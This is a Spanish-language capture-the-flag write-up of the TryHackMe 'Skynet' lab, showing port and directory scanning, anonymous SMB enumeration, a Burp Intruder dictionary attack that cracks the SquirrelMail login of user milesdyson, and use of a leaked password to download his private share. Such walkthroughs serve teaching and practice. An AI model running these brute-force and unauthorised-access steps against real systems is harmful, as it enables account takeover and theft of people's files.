SkyNet

[THM Writeups]

[Smbmap]

Descripción

Enumeración

Con un escaneo Nmap podemos determinar qué servicios se están ejecutando. He utilizado el comando:

```
nmap -sS -p- -Pn -n -min-rate=5000 -sV -sC 10.10.224.199 -oN
```


`tcp_scan.txt`

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS -p- -Pn -n -min-rate=5000 -sV -sC 10.10.254.91 -oN tcp_scan.txt
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-11-12 21:29 EAT
Nmap scan report for 10.10.254.91
Host is up (0.35s latency).
Not shown: 65529 closed tcp ports (reset)
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 99:23:31:bb:b1:e9:43:b7:56:94:4c:b9:e8:21:46:c5 (RSA)
|   256 57:c0:75:02:71:2d:19:31:83:db:e4:fe:67:96:68:cf (ECDSA)
|_  256 46:fa:4e:fc:10:a5:4f:57:57:d0:6d:54:f6:c3:4d:fe (ED25519)
80/tcp  open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Skynet
|_http-server-header: Apache/2.4.18 (Ubuntu)
110/tcp open  pop3        Dovecot pop3d
|_pop3-capabilities: TOP SASL UIDL CAPA AUTH-RESP-CODE PIPELINING RESP-CODES
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp open  imap        Dovecot imapd
|_imap-capabilities: more LITERAL+ IMAP4rev1 ID have LOGINDISABLEDA0001 SASL-IR Pre-login IDLE capabilities listed OK LOGIN-REFERRALS ENABLE post-login
445/tcp open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
Service Info: Host: SKYNET; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_nbstat: NetBIOS name: SKYNET, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb2-time:
|   date: 2023-11-12T18:29:50
|_  start_date: N/A
|_clock-skew: mean: 1h59m59s, deviation: 3h27m51s, median: 0s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: skynet
|   NetBIOS computer name: SKYNET\x00
|   Domain name: \x00
|   FQDN: skynet
|_  System time: 2023-11-12T12:29:50-06:00
```

Listo todos los directorios del servicio http.

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt --url http://10.10.254.91/
═══════════════════════════════════════════════════════════════
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
═══════════════════════════════════════════════════════════════
[+] Url:                     http://10.10.254.91/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
═══════════════════════════════════════════════════════════════
Starting gobuster in directory enumeration mode
═══════════════════════════════════════════════════════════════
/admin                (Status: 301) [Size: 312] [--> http://10.10.254.91/admin/]
/css                  (Status: 301) [Size: 310] [--> http://10.10.254.91/css/]
/js                   (Status: 301) [Size: 309] [--> http://10.10.254.91/js/]
/config               (Status: 301) [Size: 313] [--> http://10.10.254.91/config/]
/ai                   (Status: 301) [Size: 309] [--> http://10.10.254.91/ai/]
/squirrelmail         (Status: 301) [Size: 319] [--> http://10.10.254.91/squirrelmail/]
/server-status        (Status: 403) [Size: 277]
Progress: 207643 / 207644 (100.00%)
═══════════════════════════════════════════════════════════════
Finished
═══════════════════════════════════════════════════════════════

┌──(kali㉿kali)-[~]
└─$
```

Podemos verificar que hay un directorio llamado squireelmail, comprobemos la web.



Luego voy a utilizar un script de nmap para enumerar de mejor modo el servicio smb, podemos identificar el usuario guest, sin contraseña, con acceso al directorio anonymous.

```
┌──(kali㉿kali)-[~/tryhackme/skynet]
└─$ sudo nmap -sT -sV 10.10.111.208 --script smb-enum-shares.nse
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-11-13 18:27 EAT
Nmap scan report for 10.10.111.208
Host is up (0.067s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
110/tcp open  pop3        Dovecot pop3d
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp open  imap        Dovecot imapd
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
Service Info: Host: SKYNET; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-enum-shares:
|   account_used: guest
|   \\10.10.111.208\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: IPC Service (skynet server (Samba, Ubuntu))
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\10.10.111.208\anonymous:
|     Type: STYPE_DISKTREE
|     Comment: Skynet Anonymous Share
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\srv\samba
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\10.10.111.208\milesdyson:
|     Type: STYPE_DISKTREE
|     Comment: Miles Dyson Personal Share
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\home\milesdyson\share
|     Anonymous access: <none>
|     Current user access: <none>
|   \\10.10.111.208\print$:
|     Type: STYPE_DISKTREE
|     Comment: Printer Drivers
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\var\lib\samba\printers
|     Anonymous access: <none>
|_    Current user access: <none>

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.43 seconds
```

```
┌──(kali㉿kali)-[~/tryhackme/skynet]
└─$ smbmap -u guest -H 10.10.111.208

    SMBMap - Samba Share Enumerator | Shawn Evans - ShawnDEvans@gmail.com
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB session(s)

[+] IP: 10.10.111.208:445       Name: 10.10.111.208             Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        print$                                                  NO ACCESS       Printer Drivers
        anonymous                                               READ ONLY       Skynet Anonymous Share
        milesdyson                                              NO ACCESS       Miles Dyson Personal Share
        IPC$                                                    NO ACCESS       IPC Service (skynet server (Samba, Ubuntu))

┌──(kali㉿kali)-[~/tryhackme/skynet]
└─$ smbclient //10.10.111.208/anonymous -U WORKGROUP/guest
Password for [WORKGROUP\guest]:
Try "help" to get a list of possible commands.
smb: \>
```

Dentro del directorio anonymous, podemos contemplar 1 archivo de texto, attention.txt, y una carpeta la cual posee 3 archivos mas: log1.txt, log2.txt, log3.txt. El archivo log1.txt contiene una lista de lo

que se ve como una posible lista de contraseñas para el servicio web.

Descargamos los archivos con `get "nombre del archivo"` y luego lo tendremos en nuestro directorio local, comprobémoslo.

```
smb: \> l
  .                                   D        0  Thu Nov 26 19:04:00 2020
  ..                                  D        0  Tue Sep 17 10:20:17 2019
  attention.txt                       N      163  Wed Sep 18 06:04:59 2019
  logs                                D        0  Wed Sep 18 07:42:16 2019

                9204224 blocks of size 1024. 5831532 blocks available
smb: \> get attention.txt
getting file \attention.txt of size 163 as attention.txt (0.8 KiloBytes/sec) (average 0.8 KiloBytes/sec)
smb: \> cd logs
smb: \logs\> ls
  .                                   D        0  Wed Sep 18 07:42:16 2019
  ..                                  D        0  Thu Nov 26 19:04:00 2020
  log2.txt                            N        0  Wed Sep 18 07:42:13 2019
  log1.txt                            N      471  Wed Sep 18 07:41:59 2019
  log3.txt                            N        0  Wed Sep 18 07:42:16 2019

                9204224 blocks of size 1024. 5831532 blocks available
smb: \logs\> get log1.txt
getting file \logs\log1.txt of size 471 as log1.txt (2.2 KiloBytes/sec) (average 1.5 KiloBytes/sec)
smb: \logs\> get log2.txt
getting file \logs\log2.txt of size 0 as log2.txt (0.0 KiloBytes/sec) (average 1.1 KiloBytes/sec)
smb: \logs\> get log3.txt
getting file \logs\log3.txt of size 0 as log3.txt (0.0 KiloBytes/sec) (average 0.9 KiloBytes/sec)
smb: \logs\> clear
```

Efectivamente, se hicieron correctamente las descargas, podemos comprobar una lista de posibles contraseñas para acceder a el correo electrónico, procederé a hacer el ataque de diccionario con burpsuite.

```
┌──(kali㉿kali)-[~/tryhackme/skynet]
└─$ cat attention.txt log1.txt log2.txt log3.txt
A recent system malfunction has caused various passwords to be changed. All skynet employees are required to change their password after seeing t
his.
-Miles Dyson
cyborg007haloterminator
terminator22596
terminator219
terminator20
terminator1989
terminator1988
terminator168
terminator16
terminator143
terminator13
terminator123!@#
terminator1056
terminator101
terminator10
terminator02
terminator00
roboterminator
pongterminator
manasturcaluterminator
exterminator95
exterminator200
dterminator
djxterminator
dexterminator
determinator
cyborg007haloterminator
avsterminator
alonsoterminator
Walterminator
79terminator6
1996terminator
```

Interceptaremos la petición de burpsuite, la mandaremos al intruder y comenzaremos un ataque de diccionario en contra la pagina, el usuario será milesdyson.

Attack Save Columns

Results Positions Payloads Resource pool Settings

Filter: Showing all items

Request	Payload	Status code	Error	Timeout	Length	Unkno...	Unknown user or password incorrect.
0		200	☐	☐	3277	2	</title><!--[if IE 6]><style type="text/css">/* avoid stupid IE6 bug with frames and scrollbars *
2	terminator22596	200	☐	☐	3277	2	</title><!--[if IE 6]><style type="text/css">/* avoid stupid IE6 bug with frames and scrollbars *
3	terminator219	200	☐	☐	3277	2	</title><!--[if IE 6]><style type="text/css">/* avoid stupid IE6 bug with frames and scrollbars *
4	terminator20	200	☐	☐	3277	2	</title><!--[if IE 6]><style type="text/css">/* avoid stupid IE6 bug with frames and scrollbars *
5	terminator1989	200	☐	☐	3277	2	</title><!--[if IE 6]><style type="text/css">/* avoid stupid IE6 bug with frames and scrollbars *
7	terminator168	200	☐	☐	3277	2	</title><!--[if IE 6]><style type="text/css">/* avoid stupid IE6 bug with frames and scrollbars *
8	terminator16	200	☐	☐	3277	2	</title><!--[if IE 6]><style type="text/css">/* avoid stupid IE6 bug with frames and scrollbars *
9	terminator143	200	☐	☐	3277	2	</title><!--[if IE 6]><style type="text/css">/* avoid stupid IE6 bug with frames and scrollbars *
1	cyborg007haloterminator	302	☐	☐	2151		
6	terminator1988		☐	☐			
10	terminator13		☐	☐			
11	terminator123!@#		☐	☐			
12	terminator1056		☐	☐			
13	terminator101		☐	☐			
14	terminator10		☐	☐			
15	terminator02		☐	☐			
16	terminator00		☐	☐			
17	roboterminator		☐	☐			
18	pongterminator		☐	☐			
19	manasturcaluterminator		☐	☐			
20	exterminator95		☐	☐			

Obtenemos el código de respuesta http 302, y somos redirigidos a el correo electrónico de milestyson, comprobando los 3 correos que tiene, el único que revela información relevante es el Samba Password reset, comprobemos el correo.

10.10.111.208/squirrelmail/src/webmail.php

Folders
Last Refresh:
Mon, 8:17 am
(Check mail)

INBOX
INBOX.Drafts
INBOX.Sent
INBOX.Trash

Current Folder: **INBOX** **Sign Out**

Compose Addresses Folders Options Search Help SquirrelMail

Toggle All Viewing Messages: **1** to **3** (3 total)

Move Selected To: INBOX Move Forward Transform Selected Messages: Read Unread Delete

From	Date	Subject
☐ skynet@skynet	Sep 17, 2019	Samba Password reset
☐ serenakogan@skynet	Sep 17, 2019	(no subject)
☐ serenakogan@skynet	Sep 17, 2019	(no subject)

Toggle All Viewing Messages: **1** to **3** (3 total)

10.10.111.208/squirrelmail/src/webmail.php

Folders
Last Refresh:
Mon, 10:03 am
(Check mail)

INBOX
INBOX.Drafts
INBOX.Sent
INBOX.Trash

Current Folder: **INBOX**

Compose Addresses Folders Options Search Help

Message List | Unread | Delete Previous | Next

Subject: Samba Password reset
From: skynet@skynet
Date: Tue, September 17, 2019 9:10 pm
Priority: Normal
Options: View Full Header | View Printable Version | Download this as a file

We have changed your smb password after system malfunction.
Password:)s{A&2Z=F^n_E.B`

Acceso inicial

Accederemos a la unidad milesdyson de smb, con la contraseña que nos acaban de proporcionar, listaremos los archivos, y carpetas, y lo guardaremos en local.

```
┌──(kali㉿kali)-[~/tryhackme/skynet]
└─$ smbclient //10.10.111.208/milesdyson -U WORKGROUP/milesdyson
Password for [WORKGROUP\milesdyson]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Tue Sep 17 12:05:47 2019
  ..                                  D        0  Wed Sep 18 06:51:03 2019
  Improving Deep Neural Networks.pdf      N  5743095  Tue Sep 17 12:05:14 2019
  Natural Language Processing-Building Sequence Models.pdf      N 12927230  Tue Sep 17 12:05:14 2019
  Convolutional Neural Networks-CNN.pdf      N 19655446  Tue Sep 17 12:05:14 2019
  notes                               D        0  Tue Sep 17 12:18:40 2019
  Neural Networks and Deep Learning.pdf      N  4304586  Tue Sep 17 12:05:14 2019
  Structuring your Machine Learning Project.pdf      N  3531427  Tue Sep 17 12:05:14 2019

                9204224 blocks of size 1024. 5831212 blocks available
smb: \> cd notes
smb: \notes\> ls
  .                                   D        0  Tue Sep 17 12:18:40 2019
  ..                                  D        0  Tue Sep 17 12:05:47 2019
  3.01 Search.md                      N    65601  Tue Sep 17 12:01:29 2019
  4.01 Agent-Based Models.md          N     5683  Tue Sep 17 12:01:29 2019
  2.08 In Practice.md                 N     7949  Tue Sep 17 12:01:29 2019
  0.00 Cover.md                       N     3114  Tue Sep 17 12:01:29 2019
  1.02 Linear Algebra.md              N    70314  Tue Sep 17 12:01:29 2019
  important.txt                       N      117  Tue Sep 17 12:18:39 2019
  6.01 pandas.md                      N     9221  Tue Sep 17 12:01:29 2019
  3.00 Artificial Intelligence.md      N       33  Tue Sep 17 12:01:29 2019
  2.01 Overview.md                    N     1165  Tue Sep 17 12:01:29 2019
  3.02 Planning.md                    N    71657  Tue Sep 17 12:01:29 2019
  1.04 Probability.md                 N    62712  Tue Sep 17 12:01:29 2019
```

Descargamos todos los archivos

`mask ""` recurse


`prompt` mget *

```
smb: \> mask ""
smb: \> recurse
smb: \> promt
promt: command not found
smb: \> prompt
smb: \> mget *
getting file \Improving Deep Neural Networks.pdf of size 5743095 as Improving Deep Neural Networks.pdf (740.5 KiloBytes/sec) (average 740.5 KiloB
ytes/sec)
parallel_read returned NT_STATUS_IO_TIMEOUT
getting file \Natural Language Processing-Building Sequence Models.pdf of size 12927230 as Natural Language Processing-Building Sequence Models.p
df getting file \Convolutional Neural Networks-CNN.pdf of size 19655446 as Convolutional Neural Networks-CNN.pdf (970.4 KiloBytes/sec) (average 9
06.8 KiloBytes/sec)
getting file \Neural Networks and Deep Learning.pdf of size 4304586 as Neural Networks and Deep Learning.pdf (1257.1 KiloBytes/sec) (average 944.
9 KiloBytes/sec)
getting file \Structuring your Machine Learning Project.pdf of size 3531427 as Structuring your Machine Learning Project.pdf (1305.8 KiloBytes/se
c) (average 973.5 KiloBytes/sec)
getting file \notes\3.01 Search.md of size 65601 as notes/3.01 Search.md (241.7 KiloBytes/sec) (average 967.7 KiloBytes/sec)
getting file \notes\4.01 Agent-Based Models.md of size 5683 as notes/4.01 Agent-Based Models.md (21.3 KiloBytes/sec) (average 960.5 KiloBytes/sec
)
getting file \notes\2.08 In Practice.md of size 7949 as notes/2.08 In Practice.md (29.0 KiloBytes/sec) (average 953.2 KiloBytes/sec)
getting file \notes\0.00 Cover.md of size 3114 as notes/0.00 Cover.md (12.1 KiloBytes/sec) (average 946.3 KiloBytes/sec)
getting file \notes\1.02 Linear Algebra.md of size 70314 as notes/1.02 Linear Algebra.md (132.6 KiloBytes/sec) (average 934.2 KiloBytes/sec)
getting file \notes\important.txt of size 117 as notes/important.txt (0.2 KiloBytes/sec) (average 920.9 KiloBytes/sec)
getting file \notes\6.01 pandas.md of size 9221 as notes/6.01 pandas.md (17.6 KiloBytes/sec) (average 908.1 KiloBytes/sec)
getting file \notes\3.00 Artificial Intelligence.md of size 33 as notes/3.00 Artificial Intelligence.md (0.1 KiloBytes/sec) (average 897.1 KiloBy
tes/sec)
getting file \notes\2.01 Overview.md of size 1165 as notes/2.01 Overview.md (2.7 KiloBytes/sec) (average 886.8 KiloBytes/sec)
getting file \notes\3.02 Planning.md of size 71657 as notes/3.02 Planning.md (117.2 KiloBytes/sec) (average 874.5 KiloBytes/sec)
getting file \notes\1.04 Probability.md of size 62712 as notes/1.04 Probability.md (121.8 KiloBytes/sec) (average 864.5 KiloBytes/sec)
getting file \notes\2.06 Natural Language Processing.md of size 82633 as notes/2.06 Natural Language Processing.md (55.8 KiloBytes/sec) (average
834.7 KiloBytes/sec)
getting file \notes\2.00 Machine Learning.md of size 26 as notes/2.00 Machine Learning.md (0.1 KiloBytes/sec) (average 827.5 KiloBytes/sec)
getting file \notes\1.03 Calculus.md of size 40779 as notes/1.03 Calculus.md (144.8 KiloBytes/sec) (average 822.8 KiloBytes/sec)
```


Podemos ver que se han descargado varios pdf, y una carpeta llamada `notes` , comprobamos todos los pdf, y luego comprobamos todos los archivos .md que hay dentro de notes, y logramos encontrar un archivo llamado ``important.txt

```
┌──(kali㉿kali)-[~/tryhackme/skynet]
└─$ ls
'Convolutional Neural Networks-CNN.pdf'                    'Neural Networks and Deep Learning.pdf'          log1.txt   notes
'Improving Deep Neural Networks.pdf'                       'Structuring your Machine Learning Project.pdf'  log2.txt   tcp_scan.txt
'Natural Language Processing-Building Sequence Models.pdf'  attention.txt                                    log3.txt

┌──(kali㉿kali)-[~/tryhackme/skynet]
└─$ cd notes

┌──(kali㉿kali)-[~/tryhackme/skynet/notes]
└─$ ls
'0.00 Cover.md'                        '1.09 Optimization.md'               '2.08 In Practice.md'              '5.00 In Practice.md'
'1.00 Foundations.md'                  '1.10 Algorithms.md'                 '3.00 Artificial Intelligence.md'  '5.01 Process.md'
'1.01 Functions.md'                    '2.00 Machine Learning.md'           '3.01 Search.md'                   '5.02 Visualization.md'
'1.02 Linear Algebra.md'               '2.01 Overview.md'                   '3.02 Planning.md'                 '5.03 Anonymization.md'
'1.03 Calculus.md'                     '2.02 Supervised Learning.md'        '3.03 Reinforcement Learning.md'   '6.00 Appendices.md'
'1.04 Probability.md'                  '2.03 Neural Nets.md'                '3.04 Filtering.md'                '6.01 pandas.md'
'1.05 Statistics.md'                   '2.04 Model Selection.md'            '3.05 In Practice.md'               important.txt
'1.06 Bayesian Statistics.md'          '2.05 Bayesian Learning.md'          '4.00 Simulation.md'
'1.07 Graphs.md'                       '2.06 Natural Language Processing.md' '4.01 Agent-Based Models.md'
'1.08 Probabilistic Graphical Models.md'  '2.07 Unsupervised Learning.md'   '4.02 Nonlinear Dynamics.md'

┌──(kali㉿kali)-[~/tryhackme/skynet/notes]
└─$ cat important.txt

1. Add features to beta CMS /45kra24zxs28v3yd
2. Work on T-800 Model 101 blueprints
3. Spend more time with my wife

┌──(kali㉿kali)-[~/tryhackme/skynet/notes]
└─$
```

